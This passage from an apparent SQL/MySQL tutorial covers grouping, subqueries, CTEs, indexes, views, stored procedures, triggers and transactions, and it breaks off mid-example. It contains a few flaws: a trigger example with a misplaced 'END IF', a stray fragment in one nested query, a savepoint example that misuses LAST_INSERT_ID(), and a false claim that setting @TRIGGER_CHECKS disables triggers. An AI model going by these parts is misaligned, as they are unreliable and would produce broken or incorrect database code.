    ROUND(SUM(revenue), 2) AS total_revenue,  
    ROUND(SUM(revenue) / SUM(units_sold), 2) AS avg_revenue_per_unit  
FROM products
```

```

WHERE status = 'active'
GROUP BY category
HAVING SUM(units_sold) > 100
ORDER BY total_revenue DESC;

-- Example 4: Employee headcount changes by department
SELECT
    d.department_name,
    COUNT(CASE WHEN YEAR(e.hire_date) = 2023 THEN 1 END) AS hired_2023,
    COUNT(CASE WHEN YEAR(e.hire_date) = 2024 THEN 1 END) AS hired_2024,
    COUNT(CASE WHEN e.termination_date IS NOT NULL THEN 1 END) AS
total_terminated,
    COUNT(CASE WHEN e.status = 'active' THEN 1 END) AS current_active
FROM departments d
LEFT JOIN employees e ON d.department_id = e.department_id
GROUP BY d.department_id, d.department_name
ORDER BY d.department_name;

```

## GROUP BY with ROLLUP - Subtotals and Grand Totals:

```

-- ROLLUP creates subtotals and grand totals
SELECT
    department_id,
    job_title,
    COUNT(*) AS employee_count,
    SUM(salary) AS total_salary
FROM employees
GROUP BY department_id, job_title WITH ROLLUP;

-- Result includes:
-- - Counts for each department + job title combination
-- - Subtotals for each department (all job titles)
-- - Grand total (all departments and job titles)

-- Practical example: Sales report with totals
SELECT
    COALESCE(region, 'ALL REGIONS') AS region,
    COALESCE(category, 'ALL CATEGORIES') AS category,
    COUNT(*) AS order_count,
    SUM(amount) AS total_sales
FROM sales
GROUP BY region, category WITH ROLLUP;

```

## Common Mistakes and Best Practices:

```

-- MISTAKE 1: Selecting non-aggregated columns not in GROUP BY
-- This is WRONG:
SELECT department_id, name, COUNT(*) -- name is not in GROUP BY!
FROM employees
GROUP BY department_id;

```

```

-- CORRECT:
SELECT department_id, COUNT(*) AS employee_count
FROM employees
GROUP BY department_id;

-- MISTAKE 2: Using WHERE instead of HAVING for aggregates
-- This is WRONG:
SELECT department_id, COUNT(*) AS emp_count
FROM employees
WHERE COUNT(*) > 5 -- Can't use WHERE with aggregates!
GROUP BY department_id;

-- CORRECT:
SELECT department_id, COUNT(*) AS emp_count
FROM employees
GROUP BY department_id
HAVING COUNT(*) > 5;

-- BEST PRACTICE: Always order GROUP BY results
SELECT department_id, COUNT(*) AS employee_count
FROM employees
GROUP BY department_id
ORDER BY employee_count DESC; -- Show largest departments first

-- BEST PRACTICE: Use meaningful aliases
SELECT
    department_id AS dept_id,
    COUNT(*) AS total_employees,
    AVG(salary) AS average_salary,
    MIN(salary) AS lowest_salary,
    MAX(salary) AS highest_salary
FROM employees
GROUP BY department_id
HAVING COUNT(*) > 0
ORDER BY average_salary DESC;

```

### 4.2.3: Subqueries & Nested Queries

#### What is a Subquery?

A subquery is a query nested inside another query. The inner query executes first, and its result is used by the outer query. Subqueries make complex queries easier to write and understand.

#### Types of Subqueries:

1. **Scalar Subquery** - Returns a single value
2. **Row Subquery** - Returns a single row
3. **Column Subquery** - Returns a single column (multiple values)
4. **Table Subquery** - Returns a table (multiple rows and columns)

## **Subquery Locations:**

- SELECT clause
  - FROM clause (derived tables)
  - WHERE clause
  - HAVING clause
- 

## **Subqueries in WHERE Clause:**

```
-- Example 1: Find employees earning more than average
SELECT name, salary
FROM employees
WHERE salary > (SELECT AVG(salary) FROM employees);

-- The subquery (SELECT AVG(salary) FROM employees) returns a single value
-- That value is then used in the main query's WHERE clause

-- Example 2: Find products more expensive than a specific product
SELECT name, price
FROM products
WHERE price > (
    SELECT price
    FROM products
    WHERE product_name = 'Basic Widget'
);

-- Example 3: Find employees in departments with more than 10 people
SELECT name, department_id
FROM employees
WHERE department_id IN (
    SELECT department_id
    FROM employees
    GROUP BY department_id
    HAVING COUNT(*) > 10
);
```

## **IN and NOT IN with Subqueries:**

```
-- Find customers who have placed orders
SELECT customer_id, customer_name, email
FROM customers
WHERE customer_id IN (
    SELECT DISTINCT customer_id
    FROM orders
);

-- Find customers who have NEVER placed orders
SELECT customer_id, customer_name, email
FROM customers
WHERE customer_id NOT IN (
```

```

SELECT DISTINCT customer_id
FROM orders
WHERE customer_id IS NOT NULL -- Important: exclude NULLs!
);

-- Find products in specific categories
SELECT product_name, price
FROM products
WHERE category_id IN (
    SELECT category_id
    FROM categories
    WHERE category_name IN ('Electronics', 'Computers')
);

```

## EXISTS and NOT EXISTS:

EXISTS checks if a subquery returns any rows (more efficient than IN for large datasets).

```

-- Find customers who have placed orders (using EXISTS)
SELECT c.customer_id, c.customer_name, c.email
FROM customers c
WHERE EXISTS (
    SELECT 1 -- The actual values don't matter, only if rows exist
    FROM orders o
    WHERE o.customer_id = c.customer_id
);

-- Find customers who have NEVER placed orders (using NOT EXISTS)
SELECT c.customer_id, c.customer_name, c.email
FROM customers c
WHERE NOT EXISTS (
    SELECT 1
    FROM orders o
    WHERE o.customer_id = c.customer_id
);

-- Find products that have never been ordered
SELECT p.product_id, p.product_name, p.price
FROM products p
WHERE NOT EXISTS (
    SELECT 1
    FROM order_items oi
    WHERE oi.product_id = p.product_id
);

-- EXISTS vs IN: EXISTS is often faster
-- Good for large datasets:
WHERE EXISTS (SELECT 1 FROM large_table WHERE ...)

-- Good for small fixed lists:
WHERE column IN (1, 2, 3, 4, 5)

```

## Subqueries in SELECT Clause:

```
-- Add calculated columns from other tables
SELECT
    name,
    salary,
    (SELECT AVG(salary) FROM employees) AS company_average,
    salary - (SELECT AVG(salary) FROM employees) AS difference_from_avg
FROM employees;

-- Show each order with customer's total order count
SELECT
    order_id,
    order_date,
    total_amount,
    (
        SELECT COUNT(*)
        FROM orders o2
        WHERE o2.customer_id = o1.customer_id
    ) AS customer_total_orders
FROM orders o1;

-- Employee with their department's average salary
SELECT
    e.name,
    e.salary,
    e.department_id,
    (
        SELECT AVG(salary)
        FROM employees e2
        WHERE e2.department_id = e.department_id
    ) AS dept_avg_salary
FROM employees e;
```

## Subqueries in FROM Clause (Derived Tables):

```
-- Use subquery result as a temporary table
SELECT
    dept_stats.department_id,
    dept_stats.emp_count,
    dept_stats.avg_salary
FROM (
    SELECT
        department_id,
        COUNT(*) AS emp_count,
        AVG(salary) AS avg_salary
    FROM employees
    GROUP BY department_id
) AS dept_stats
WHERE dept_stats.emp_count > 5;
```

```
-- Complex example: Top customers by spending
SELECT
    c.customer_name,
    customer_totals.order_count,
    customer_totals.total_spent
FROM customers c
INNER JOIN (
    SELECT
        customer_id,
        COUNT(*) AS order_count,
        SUM(total_amount) AS total_spent
    FROM orders
    WHERE order_date >= '2024-01-01'
    GROUP BY customer_id
) AS customer_totals ON c.customer_id = customer_totals.customer_id
WHERE customer_totals.total_spent > 1000
ORDER BY customer_totals.total_spent DESC;
```

### **Correlated Subqueries:**

A correlated subquery references columns from the outer query. It executes once for each row in the outer query.

```
-- Find employees earning more than their department average
SELECT
    name,
    salary,
    department_id
FROM employees e1
WHERE salary > (
    SELECT AVG(salary)
    FROM employees e2
    WHERE e2.department_id = e1.department_id -- Correlated: refers to outer
query
);

-- Find products more expensive than category average
SELECT
    p1.product_name,
    p1.price,
    p1.category
FROM products p1
WHERE p1.price > (
    SELECT AVG(p2.price)
    FROM products p2
    WHERE p2.category = p1.category -- Correlated
);

-- Find customers who ordered more than once
SELECT
    c.customer_name,
    c.email
FROM customers c
```

```

WHERE (
    SELECT COUNT(*)
    FROM orders o
    WHERE o.customer_id = c.customer_id
) > 1;

```

## ALL, ANY, and SOME Operators:

```

-- ALL: Must satisfy condition for ALL values
-- Find employees earning more than ALL employees in HR
SELECT name, salary
FROM employees
WHERE salary > ALL (
    SELECT salary
    FROM employees
    WHERE department = 'HR'
);

-- Same as:
WHERE salary > (SELECT MAX(salary) FROM employees WHERE department = 'HR')

-- ANY (or SOME): Must satisfy condition for AT LEAST ONE value
-- Find employees earning more than ANY employee in HR
SELECT name, salary
FROM employees
WHERE salary > ANY (
    SELECT salary
    FROM employees
    WHERE department = 'HR'
);

-- Same as:
WHERE salary > (SELECT MIN(salary) FROM employees WHERE department = 'HR')

-- Practical example: Find products cheaper than any competitor product
SELECT product_name, price
FROM our_products
WHERE price < ANY (
    SELECT price
    FROM competitor_products
    WHERE category = our_products.category
);

```

## Nested Subqueries (Multiple Levels):

```

-- Find employees in departments located in cities with > 1 million population
SELECT name, email
FROM employees
WHERE department_id IN (
    SELECT department_id
    FROM ...
);

```

```

    FROM departments
    WHERE city_id IN (
        SELECT city_id
        FROM cities
        WHERE population > 1000000
    )
);

-- Find top 5 products in bestselling categories
SELECT product_name, category, units_sold
FROM products
WHERE category IN (
    SELECT category
    FROM (
        SELECT category, SUM(units_sold) AS total_sold
        FROM products
        GROUP BY category
        ORDER BY total_sold DESC
        LIMIT 5
    ) AS top_categories
)
ORDER BY units_sold DESC;

```

### WITH Clause (Common Table Expressions - CTEs):

CTEs make complex queries more readable by creating temporary named result sets.

```

-- Basic CTE syntax
WITH cte_name AS (
    SELECT columns
    FROM table
    WHERE conditions
)
SELECT *
FROM cte_name;

-- Example: Readable sales analysis
WITH monthly_sales AS (
    SELECT
        DATE_FORMAT(order_date, '%Y-%m') AS month,
        SUM(total_amount) AS revenue
    FROM orders
    GROUP BY DATE_FORMAT(order_date, '%Y-%m')
)
SELECT
    month,
    revenue,
    LAG(revenue) OVER (ORDER BY month) AS previous_month,
    revenue - LAG(revenue) OVER (ORDER BY month) AS growth
FROM monthly_sales;

-- Multiple CTEs
WITH

```

```

employee_stats AS (
    SELECT
        department_id,
        COUNT(*) AS emp_count,
        AVG(salary) AS avg_salary
    FROM employees
    GROUP BY department_id
),
department_budgets AS (
    SELECT
        department_id,
        SUM(budget) AS total_budget
    FROM projects
    GROUP BY department_id
)
SELECT
    d.department_name,
    es.emp_count,
    es.avg_salary,
    db.total_budget,
    db.total_budget / es.emp_count AS budget_per_employee
FROM departments d
LEFT JOIN employee_stats es ON d.department_id = es.department_id
LEFT JOIN department_budgets db ON d.department_id = db.department_id;

```

### Real-World Subquery Examples:

```

-- Example 1: Find above-average performers in each department
SELECT
    e.name,
    e.department_id,
    e.performance_score
FROM employees e
WHERE e.performance_score > (
    SELECT AVG(e2.performance_score)
    FROM employees e2
    WHERE e2.department_id = e.department_id
);
-- Example 2: Products with above-average ratings in their category
SELECT
    p.product_name,
    p.category,
    p.avg_rating
FROM products p
WHERE p.avg_rating > (
    SELECT AVG(p2.avg_rating)
    FROM products p2
    WHERE p2.category = p.category
)
ORDER BY p.category, p.avg_rating DESC;
-- Example 3: Customers who spent more than average

```

```

WITH customer_spending AS (
    SELECT
        customer_id,
        SUM(total_amount) AS total_spent
    FROM orders
    GROUP BY customer_id
),
avg_spending AS (
    SELECT AVG(total_spent) AS average
    FROM customer_spending
)
SELECT
    c.customer_name,
    cs.total_spent,
    a.average,
    cs.total_spent - a.average AS above_average
FROM customers c
JOIN customer_spending cs ON c.customer_id = cs.customer_id
CROSS JOIN avg_spending a
WHERE cs.total_spent > a.average
ORDER BY cs.total_spent DESC;

```

-- Example 4: Find second highest salary in each department

```

SELECT
    department_id,
    name,
    salary
FROM employees e1
WHERE salary = (
    SELECT MAX(salary)
    FROM employees e2
    WHERE e2.department_id = e1.department_id
    AND salary < (
        SELECT MAX(salary)
        FROM employees e3
        WHERE e3.department_id = e1.department_id
    )
);

```

## Performance Considerations:

```

-- Subqueries can be slow - consider alternatives

-- SLOW: Correlated subquery in SELECT
SELECT
    e.name,
    (SELECT d.department_name FROM departments d WHERE d.id = e.department_id) AS dept
FROM employees e;

-- FASTER: Use JOIN instead
SELECT
    e.name,

```

```

d.department_name AS dept
FROM employees e
JOIN departments d ON d.id = e.department_id;

-- SLOW: NOT IN with large subquery
SELECT * FROM customers
WHERE customer_id NOT IN (SELECT customer_id FROM orders);

-- FASTER: Use NOT EXISTS
SELECT * FROM customers c
WHERE NOT EXISTS (SELECT 1 FROM orders o WHERE o.customer_id = c.customer_id);

-- FASTER: Use LEFT JOIN with NULL check
SELECT c.*
FROM customers c
LEFT JOIN orders o ON c.customer_id = o.customer_id
WHERE o.customer_id IS NULL;

```

#### 4.2.4: Indexes & Performance

##### What is an Index?

An index is a database structure that improves query performance by providing quick lookup paths to data. Think of it like an index in a book - instead of reading every page to find a topic, you check the index for the page number.

##### How Indexes Work:

```

Without Index (Full Table Scan):
+-----+-----+-----+
| ID   | Name  | Age   |
+-----+-----+-----+
| 1    | Alice | 25    | ← Check row 1
| 2    | Bob   | 30    | ← Check row 2
| 3    | Carol | 28    | ← Check row 3
...
| 1000 | Zack  | 35    | ← Check row 1000

```

Query: "Find employee with ID = 750"  
Must check all 1000 rows!

With Index on ID:  
Index structure points directly to the row:  
ID 750 → Row 750  
Query: "Find employee with ID = 750"  
Finds it instantly!

##### Creating Indexes:

```

-- Create index on single column
CREATE INDEX idx_employee_name ON employees(name);

-- Create index on multiple columns (composite index)
CREATE INDEX idx_employee_dept_salary ON employees(department_id, salary);

-- Create unique index (ensures no duplicates)
CREATE UNIQUE INDEX idx_employee_email ON employees(email);

-- Check existing indexes
SHOW INDEXES FROM employees;

-- Drop an index
DROP INDEX idx_employee_name ON employees;

-- Create index with specific algorithm
CREATE INDEX idx_employee_hire_date ON employees(hire_date) USING BTREE;

```

## Primary Key and Unique Key (Automatic Indexes):

```

-- Primary keys automatically create a unique index
CREATE TABLE employees (
    employee_id INT PRIMARY KEY, -- Automatically indexed
    email VARCHAR(100) UNIQUE, -- Automatically indexed
    name VARCHAR(100)          -- NOT indexed
);

-- Show that indexes were created
SHOW INDEXES FROM employees;
-- You'll see indexes on employee_id and email

```

## When to Use Indexes:

- Index columns used in WHERE clauses
 

```
CREATE INDEX idx_status ON orders(status);
SELECT * FROM orders WHERE status = 'pending';
```
- Index columns used in JOIN conditions
 

```
CREATE INDEX idx_customer ON orders(customer_id);
SELECT * FROM orders o
JOIN customers c ON o.customer_id = c.customer_id;
```
- Index columns used in ORDER BY
 

```
CREATE INDEX idx_order_date ON orders(order_date);
SELECT * FROM orders ORDER BY order_date DESC;
```
- Index foreign key columns
 

```
CREATE INDEX idx_employee_dept ON employees(department_id);
```

```
--  Index columns frequently searched
CREATE INDEX idx_product_name ON products(product_name);
SELECT * FROM products WHERE product_name LIKE 'Widget%';
```

## When NOT to Use Indexes:

```
--  Don't index small tables (< 1000 rows)
-- Full table scan is faster than index lookup

--  Don't index columns with low selectivity (few distinct values)
-- Bad: Gender column with only 'M' and 'F'
-- Bad: Boolean columns with only TRUE/FALSE

--  Don't index columns that are frequently updated
-- Every UPDATE requires updating the index too

--  Don't create too many indexes
-- Slows down INSERT, UPDATE, DELETE operations
-- Each index takes storage space
```

## Composite Indexes (Multi-Column):

```
-- Create composite index
CREATE INDEX idx_emp_dept_salary ON employees(department_id, salary);

-- This index helps these queries:
--  Uses both columns
SELECT * FROM employees
WHERE department_id = 10 AND salary > 50000;

--  Uses first column only (leftmost prefix)
SELECT * FROM employees
WHERE department_id = 10;

--  Does NOT use this index (second column only)
SELECT * FROM employees
WHERE salary > 50000;

-- Index column order matters!
-- Put most selective (unique) columns first
-- Put columns used most often first
```

## Analyzing Query Performance - EXPLAIN:

```
-- EXPLAIN shows how MySQL executes a query
EXPLAIN SELECT * FROM employees WHERE department_id = 10;

-- Key columns in EXPLAIN output:
```

```

-- - type: Access type (ALL = full scan, ref = index, const = constant)
-- - possible_keys: Indexes that could be used
-- - key: Actual index used
-- - rows: Estimated rows to examine
-- - Extra: Additional information

-- Good performance (using index):
EXPLAIN SELECT * FROM employees WHERE employee_id = 100;
-- type: const
-- key: PRIMARY
-- rows: 1

-- Bad performance (full table scan):
EXPLAIN SELECT * FROM employees WHERE YEAR(hire_date) = 2024;
-- type: ALL
-- key: NULL
-- rows: 10000 (entire table!)

-- Better query (can use index):
EXPLAIN SELECT * FROM employees
WHERE hire_date >= '2024-01-01' AND hire_date < '2025-01-01';
-- type: range
-- key: idx_hire_date
-- rows: 500

```

## Index Performance Examples:

```

-- Example 1: Before and after adding index

-- Without index (SLOW)
SELECT * FROM orders WHERE customer_id = 12345;
-- Full table scan: 1,000,000 rows examined

-- Add index
CREATE INDEX idx_customer ON orders(customer_id);

-- With index (FAST)
SELECT * FROM orders WHERE customer_id = 12345;
-- Index scan: 10 rows examined

-- Example 2: Composite index for common query pattern
-- Common query:
SELECT * FROM products
WHERE category = 'Electronics' AND price < 1000
ORDER BY price;

-- Create appropriate index
CREATE INDEX idx_cat_price ON products(category, price);
-- Now query is very fast!

-- Example 3: Covering index (index contains all needed columns)
-- Query only needs columns in index
SELECT product_id, product_name FROM products

```

```

WHERE category = 'Books';

-- Create covering index (includes product_name)
CREATE INDEX idx_cat_name ON products(category, product_name);
-- Very fast - doesn't need to access table at all!

```

## Full-Text Indexes - For Text Search:

```

-- Create full-text index
CREATE FULLTEXT INDEX idx_product_description
ON products(product_name, description);

-- Use full-text search
SELECT * FROM products
WHERE MATCH(product_name, description) AGAINST('wireless mouse');

-- Full-text search with boolean mode
SELECT * FROM products
WHERE MATCH(product_name, description)
AGAINST('+wireless +mouse -bluetooth' IN BOOLEAN MODE);
-- + means required
-- - means excluded

```

## Index Maintenance:

```

-- Check index usage
SELECT
    TABLE_NAME,
    INDEX_NAME,
    CARDINALITY,
    SEQ_IN_INDEX
FROM information_schema.STATISTICS
WHERE TABLE_SCHEMA = 'your_database';

-- Find unused indexes (requires MySQL 5.6+)
SELECT
    object_schema,
    object_name,
    index_name
FROM performance_schema.table_io_waits_summary_by_index_usage
WHERE index_name IS NOT NULL
    AND count_star = 0
    AND object_schema = 'your_database';

-- Rebuild/optimize indexes
OPTIMIZE TABLE employees;

-- Analyze table (updates index statistics)
ANALYZE TABLE employees;

```

## **Best Practices:**

```
-- 1. Create indexes after inserting bulk data
-- Faster to insert first, then create index

-- 2. Use EXPLAIN to verify index usage
EXPLAIN SELECT * FROM orders WHERE status = 'pending';

-- 3. Monitor slow queries
-- Enable slow query log in MySQL configuration

-- 4. Don't over-index
-- Too many indexes slow down writes
-- Rule of thumb: 3-5 indexes per table

-- 5. Keep indexes small
-- Smaller data types = smaller indexes = faster lookups
-- Use INT instead of BIGINT if possible
-- Use VARCHAR(50) instead of VARCHAR(255) if sufficient

-- 6. Consider index-only scans (covering indexes)
-- Include frequently selected columns in index

-- 7. Update statistics regularly
ANALYZE TABLE your_table;
```

---

## **4.7 Views & Materialized Views**

### **What are Database Views?**

A **view** is a virtual table based on the result set of a SQL query. Views don't store data themselves but present data from one or more tables in a specific way.

### **Regular Views:**

```
-- Creating a simple view
CREATE VIEW employee_summary AS
SELECT
    e.employee_id,
    e.first_name,
    e.last_name,
    d.department_name,
    e.salary
FROM employees e
INNER JOIN departments d ON e.department_id = d.department_id;

-- Using the view
SELECT * FROM employee_summary WHERE salary > 50000;
```

---

### **Benefits of Views:**

- Simplification:** Complex queries can be encapsulated in a view
- Security:** Hide sensitive columns from certain users
- Consistency:** Ensure users always query data the same way
- Abstraction:** Change underlying table structure without affecting applications

### Materialized Views:

A **materialized view** is a view that physically stores the result set. Unlike regular views that execute the query each time, materialized views cache the results.

```
-- Creating a materialized view (syntax varies by database)
CREATE MATERIALIZED VIEW sales_summary AS
SELECT
    product_id,
    SUM(quantity) AS total_quantity,
    SUM(amount) AS total_sales,
    COUNT(*) AS order_count
FROM orders
GROUP BY product_id;

-- Refresh the materialized view to update data
REFRESH MATERIALIZED VIEW sales_summary;
```

### When to Use Materialized Views:

- Complex aggregations that take time to compute
- Reports that don't need real-time data
- Frequently accessed data that changes infrequently

### Practical Example:

```
-- Regular view for current employee details
CREATE VIEW current_employees AS
SELECT
    employee_id,
    CONCAT(first_name, ' ', last_name) AS full_name,
    email,
    hire_date,
    DATEDIFF(CURDATE(), hire_date) AS days_employed
FROM employees
WHERE status = 'ACTIVE';

-- Query the view
SELECT * FROM current_employees WHERE days_employed > 365;
```

---

## 4.8 Stored Procedures & Functions

### What are Stored Procedures?

A **stored procedure** is a prepared SQL code that you can save and reuse. Think of it as a function in

programming but for your database.

### Creating a Stored Procedure:

```
-- Simple procedure to insert a new employee
DELIMITER //
CREATE PROCEDURE AddEmployee(
    IN emp_fname VARCHAR(50),
    IN emp_lname VARCHAR(50),
    IN emp_email VARCHAR(100),
    IN emp_dept_id INT
)
BEGIN
    INSERT INTO employees (first_name, last_name, email, department_id, hire_date)
    VALUES (emp_fname, emp_lname, emp_email, emp_dept_id, CURDATE());

    -- Return the new employee ID
    SELECT LAST_INSERT_ID() AS new_employee_id;
END //
DELIMITER ;
```

-- Call the procedure

```
CALL AddEmployee('John', 'Doe', 'john.doe@company.com', 5);
```

### Stored Procedure with Multiple Operations:

```
DELIMITER //
CREATE PROCEDURE ProcessSalaryIncrease(
    IN emp_id INT,
    IN increase_percentage DECIMAL(5,2),
    OUT new_salary DECIMAL(10,2)
)
BEGIN
    DECLARE current_salary DECIMAL(10,2);

    -- Get current salary
    SELECT salary INTO current_salary
    FROM employees
    WHERE employee_id = emp_id;

    -- Calculate new salary
    SET new_salary = current_salary * (1 + increase_percentage / 100);

    -- Update employee salary
    UPDATE employees
    SET salary = new_salary
    WHERE employee_id = emp_id;

    -- Log the change
    INSERT INTO salary_history (employee_id, old_salary, new_salary, change_date)
    VALUES (emp_id, current_salary, new_salary, NOW());
END //
```

```

DELIMITER ;

-- Call with OUT parameter
CALL ProcessSalaryIncrease(101, 10.00, @new_salary);
SELECT @new_salary;

```

## What are Stored Functions?

A **stored function** returns a single value and can be used in SQL statements like regular functions.

```

DELIMITER //
CREATE FUNCTION CalculateBonus(
    emp_salary DECIMAL(10,2),
    performance_rating INT
)
RETURNS DECIMAL(10,2)
DETERMINISTIC
BEGIN
    DECLARE bonus DECIMAL(10,2);

    IF performance_rating >= 5 THEN
        SET bonus = emp_salary * 0.20;
    ELSEIF performance_rating >= 3 THEN
        SET bonus = emp_salary * 0.10;
    ELSE
        SET bonus = emp_salary * 0.05;
    END IF;

    RETURN bonus;
END //
DELIMITER ;

-- Use the function in a query
SELECT
    employee_id,
    first_name,
    salary,
    CalculateBonus(salary, performance_rating) AS bonus_amount
FROM employees;

```

## Key Differences:

Feature	Stored Procedure	Stored Function
Return Value	Can return multiple values or none	Must return a single value
Usage	Called with CALL statement	Used in SELECT statements
Transactions	Can contain transactions	Cannot contain transactions
Purpose	Perform actions	Calculate and return values

## Real-World Example:

```

-- Procedure to process a complete order
DELIMITER //
CREATE PROCEDURE ProcessOrder(
    IN customer_id INT,
    IN product_id INT,
    IN quantity INT,
    OUT order_id INT,
    OUT total_amount DECIMAL(10,2)
)
BEGIN
    DECLARE product_price DECIMAL(10,2);
    DECLARE available_stock INT;

    -- Start transaction
    START TRANSACTION;

    -- Check product availability
    SELECT price, stock_quantity
    INTO product_price, available_stock
    FROM products
    WHERE id = product_id FOR UPDATE;

    -- Validate stock
    IF available_stock < quantity THEN
        ROLLBACK;
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'Insufficient stock';
    END IF;

    -- Calculate total
    SET total_amount = product_price * quantity;

    -- Create order
    INSERT INTO orders (customer_id, order_date, total_amount)
    VALUES (customer_id, NOW(), total_amount);

    SET order_id = LAST_INSERT_ID();

    -- Add order details
    INSERT INTO order_details (order_id, product_id, quantity, unit_price)
    VALUES (order_id, product_id, quantity, product_price);

    -- Update stock
    UPDATE products
    SET stock_quantity = stock_quantity - quantity
    WHERE id = product_id;

    COMMIT;
END //
DELIMITER ;

```

## 4.9 Triggers

## What are Database Triggers?

A **trigger** is a stored procedure that automatically executes when a specific event occurs in the database (INSERT, UPDATE, or DELETE).

### Basic Trigger Syntax:

```
CREATE TRIGGER trigger_name
{BEFORE | AFTER} {INSERT | UPDATE | DELETE}
ON table_name
FOR EACH ROW
BEGIN
    -- trigger logic
END;
```

### Example 1: Audit Trail Trigger

```
-- Create audit table
CREATE TABLE employee_audit (
    audit_id INT AUTO_INCREMENT PRIMARY KEY,
    employee_id INT,
    action VARCHAR(10),
    old_salary DECIMAL(10,2),
    new_salary DECIMAL(10,2),
    changed_by VARCHAR(50),
    changed_date TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

-- Trigger to log salary changes
DELIMITER //
CREATE TRIGGER after_employee_salary_update
AFTER UPDATE ON employees
FOR EACH ROW
BEGIN
    IF OLD.salary != NEW.salary THEN
        INSERT INTO employee_audit (
            employee_id,
            action,
            old_salary,
            new_salary,
            changed_by
        )
        VALUES (
            NEW.employee_id,
            'UPDATE',
            OLD.salary,
            NEW.salary,
            USER()
        );
    END IF;
END //
DELIMITER ;
```

```
-- Test the trigger
UPDATE employees SET salary = 75000 WHERE employee_id = 101;

-- View audit log
SELECT * FROM employee_audit;
```

## Example 2: Validation Trigger

```
-- Trigger to prevent invalid data
DELIMITER //
CREATE TRIGGER before_employee_insert
BEFORE INSERT ON employees
FOR EACH ROW
BEGIN
    -- Validate email format
    IF NEW.email NOT LIKE '%@%.%' THEN
        SIGNAL SQLSTATE '45000'
        SET MESSAGE_TEXT = 'Invalid email format';
    END IF;

    -- Validate salary is positive
    IF NEW.salary <= 0 THEN
        SIGNAL SQLSTATE '45000'
        SET MESSAGE_TEXT = 'Salary must be positive';
    END IF;

    -- Auto-set hire date if not provided
    IF NEW.hire_date IS NULL THEN
        SET NEW.hire_date = CURDATE();
    END IF;
END //
DELIMITER ;
```

## Example 3: Cascading Operations Trigger

```
-- Trigger to update related data
DELIMITER //
CREATE TRIGGER after_product_price_update
AFTER UPDATE ON products
FOR EACH ROW
BEGIN
    IF OLD.price != NEW.price THEN
        -- Log price history
        INSERT INTO price_history (product_id, old_price, new_price, change_date)
        VALUES (NEW.product_id, OLD.price, NEW.price, NOW());

        -- Update pending orders with new price
        UPDATE order_details
        SET unit_price = NEW.price
    END IF;
END //
```

```

    WHERE product_id = NEW.product_id
    AND order_id IN (
        SELECT order_id FROM orders WHERE status = 'PENDING'
    );
END IF;
END //
DELIMITER ;

```

#### Example 4: Prevent Delete Trigger

```

-- Trigger to prevent deletion of important records
DELIMITER //
CREATE TRIGGER prevent_admin_delete
BEFORE DELETE ON employees
FOR EACH ROW
BEGIN
    IF OLD.role = 'ADMIN' THEN
        SIGNAL SQLSTATE '45000'
        SET MESSAGE_TEXT = 'Cannot delete admin users';
    END IF;
END //
DELIMITER ;

```

#### Trigger Best Practices:

- Keep triggers simple** - Complex logic should be in stored procedures
- Avoid recursive triggers** - Triggers calling other triggers can cause loops
- Document triggers well** - They're "hidden" logic that can be hard to debug
- Test thoroughly** - Triggers can have unintended side effects
- Use sparingly** - Overuse can make the database hard to maintain

#### Managing Triggers:

```

-- View all triggers
SHOW TRIGGERS;

-- View specific trigger
SHOW CREATE TRIGGER trigger_name;

-- Drop a trigger
DROP TRIGGER IF EXISTS trigger_name;

-- Disable/Enable triggers (MySQL 5.7+)
SET @TRIGGER_CHECKS = 0; -- Disable
-- Perform operations
SET @TRIGGER_CHECKS = 1; -- Enable

```

## What are Transactions?

A **transaction** is a sequence of one or more SQL operations treated as a single unit of work. Either all operations succeed (COMMIT) or all fail (ROLLBACK).

**Think of it like this:** Imagine transferring money between bank accounts. You need to:

1. Deduct money from Account A
2. Add money to Account B

Both operations must succeed, or neither should happen. That's a transaction!

## Basic Transaction Syntax:

```
START TRANSACTION; -- or BEGIN  
  
-- Your SQL operations here  
  
COMMIT; -- Save all changes  
-- or  
ROLLBACK; -- Undo all changes
```

## Example 1: Bank Transfer

```
START TRANSACTION;  
  
-- Deduct from sender  
UPDATE accounts  
SET balance = balance - 500  
WHERE account_id = 101;  
  
-- Add to receiver  
UPDATE accounts  
SET balance = balance + 500  
WHERE account_id = 102;  
  
-- Record the transfer  
INSERT INTO transactions (from_account, to_account, amount, transaction_date)  
VALUES (101, 102, 500, NOW());  
  
-- If everything is OK  
COMMIT;  
  
-- If there's an error  
-- ROLLBACK;
```

## Example 2: Transaction with Error Handling

```
DELIMITER //  
CREATE PROCEDURE TransferMoney(
```

```

    IN from_acc INT,
    IN to_acc INT,
    IN amount DECIMAL(10,2)
)
BEGIN
    DECLARE sender_balance DECIMAL(10,2);
    DECLARE EXIT HANDLER FOR SQLEXCEPTION
    BEGIN
        -- If any error occurs, rollback
        ROLLBACK;
        SELECT 'Transaction failed and rolled back' AS message;
    END;

    START TRANSACTION;

    -- Check sender's balance
    SELECT balance INTO sender_balance
    FROM accounts
    WHERE account_id = from_acc FOR UPDATE;

    -- Validate sufficient funds
    IF sender_balance < amount THEN
        SIGNAL SQLSTATE '45000'
        SET MESSAGE_TEXT = 'Insufficient funds';
    END IF;

    -- Perform transfer
    UPDATE accounts SET balance = balance - amount WHERE account_id = from_acc;
    UPDATE accounts SET balance = balance + amount WHERE account_id = to_acc;

    -- Log transaction
    INSERT INTO transaction_log (from_account, to_account, amount, timestamp)
    VALUES (from_acc, to_acc, amount, NOW());

    COMMIT;
    SELECT 'Transaction completed successfully' AS message;
END //
DELIMITER ;

```

### **SAVEPOINT - Partial Rollback:**

**Savepoints** allow you to rollback to a specific point within a transaction without rolling back the entire transaction.

```

START TRANSACTION;

-- Operation 1
INSERT INTO orders (customer_id, order_date) VALUES (5, NOW());
SAVEPOINT order_created;

-- Operation 2
INSERT INTO order_details (order_id, product_id, quantity) VALUES
(LAST_INSERT_ID(), 10, 2);

```

```

SAVEPOINT detail_1_added;

-- Operation 3
INSERT INTO order_details (order_id, product_id, quantity) VALUES
(LAST_INSERT_ID(), 20, 5);
SAVEPOINT detail_2_added;

-- If something goes wrong with the last detail, rollback to previous savepoint
ROLLBACK TO SAVEPOINT detail_2_added;

-- Or rollback to after order creation
-- ROLLBACK TO SAVEPOINT order_created;

-- Complete the transaction
COMMIT;

```

### Real-World E-commerce Example:

```

DELIMITER //
CREATE PROCEDURE ProcessOrder(
    IN p_customer_id INT,
    IN p_products JSON -- JSON array of {product_id, quantity}
)
BEGIN
    DECLARE v_order_id INT;
    DECLARE v_total DECIMAL(10,2) DEFAULT 0;
    DECLARE v_product_id INT;
